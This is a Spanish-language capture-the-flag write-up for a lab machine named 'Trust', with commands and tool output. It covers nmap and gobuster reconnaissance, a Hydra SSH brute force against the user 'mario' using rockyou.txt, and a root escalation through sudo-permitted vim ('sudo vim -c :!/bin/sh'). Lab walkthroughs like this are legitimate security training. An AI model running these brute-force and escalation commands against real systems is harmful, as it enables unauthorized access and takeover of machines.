


Máquina Trust

1. Comprobación de conectividad (ping)

Primero, probé la conectividad con la máquina virtual utilizando `ping`:

```
ping -c 1 172.18.0.2
```



Obtuve una respuesta positiva, lo que confirmó que la máquina estaba activa y accesible.

2. Escaneo con Nmap

Realicé un escaneo completo de puertos en la máquina virtual con Nmap usando varios parámetros:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.18.0.2
```

Encontré dos puertos abiertos:

- 22/tcp: SSH (OpenSSH 9.2p1 Debian)
- 80/tcp: HTTP (Apache HTTPD 2.4.57)

```
root@Santi:/home/kali
root@Santi:/home/kali Desktop root@Santi:/home/kali
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:49
Completed NSE at 19:49, 0.00s elapsed
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2025-03-26 19:49:19 -03 for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHh0YTYAAAIbmlzdHh0YTYAAABBBhjaznpuQYst/kxLXSVDFJGTtesV6Urh5aNJhw+tAdr19MnZpuY/Be0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|_ 256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI0IkJINTE5AAAIJW/dREGeklk/wshKisombmVpP9zg7U8xS+OfHkxLF0Z
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:49
Completed NSE at 19:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:49
Completed NSE at 19:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:49
Completed NSE at 19:49, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(root@Santi)~[/home/kali]
#
```

3. Escaneo de directorios con Gobuster

Para analizar el puerto HTTP (80), ejecuté un escaneo de directorios con Gobuster:

```
gobuster dir -u http://172.18.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,txt,js,py
```

Descubrí varias rutas:

- /index.html (200 OK)
- /secret.php (200 OK, accesible pero con un mensaje "Esta web no se puede hackear.")

```
(root@Santi)~[/home/kali]
# gobuster dir -u http://172.18.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,txt,js,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: py,html,php,txt,js
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 10701]
./html (Status: 403) [Size: 275]
./secret.php (Status: 200) [Size: 927]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./server-status (Status: 403) [Size: 275]
Progress: 658598 / 1323360 (49.77%)
Progress: 706245 / 1323360 (53.37%)*C
[!] Keyboard interrupt detected, terminating.
Progress: 708228 / 1323360 (53.52%)


Finished

(root@Santi)~[/home/kali]
#
(root@Santi)~[/home/kali]
#
```

4. Análisis del contenido de secret.php

Al acceder a `secret.php`, encontré un mensaje que decía:

"Hola Mario, esta web no se puede hackear."



Revisé el código fuente en busca de comentarios o información oculta y utilicé las herramientas de desarrollo del navegador para analizar las solicitudes de red y los recursos cargados.


5. Ataque de fuerza bruta con Hydra

Utilicé **Hydra** para intentar acceder al servicio SSH con el usuario **mario** y la lista de contraseñas **rockyou.txt**:

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
```

Hydra encontró una contraseña válida:

- **Usuario:** mario
- **Contraseña:** chocolate




6. Acceso a la máquina mediante SSH

Con las credenciales obtenidas, accedí a la máquina:

```
ssh mario@172.18.0.2
```

Ingresé la contraseña `chocolate` y logré acceder al sistema.



```
(root@Santi)-[/home/kali]
# hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 20:42:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2  login: mario  password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 20:42:23

(root@Santi)-[/home/kali]
# ssh mario@172.18.0.2
mario@172.18.0.2's password:
Linux 1c5f4698f9b4 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@1c5f4698f9b4:~$
```

7. Verificación de privilegios con sudo

Ejecuté el siguiente comando para verificar los privilegios de `sudo`:

```
sudo -l
```

Descubrí que `mario` puede ejecutar `/usr/bin/vim` como `sudo`.




```
mario@1c5f4698f9b4:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 1c5f4698f9b4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin::/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty

User mario may run the following commands on 1c5f4698f9b4:
    (ALL) /usr/bin/vim
mario@1c5f4698f9b4:~$
```

8. Elevación de privilegios con GTFOBins

Busqué en GTFOBins una posible escalada de privilegios utilizando `vim` y encontré que puedo ejecutar un shell con:

```
vim -c '!/bin/sh'
```



Para confirmarlo, ejecuté el siguiente comando:

```
sudo vim -c ':!/bin/sh'
```

Luego, verifiqué mi nivel de acceso con:

```
whoami
```

La salida fue:

```
root
```

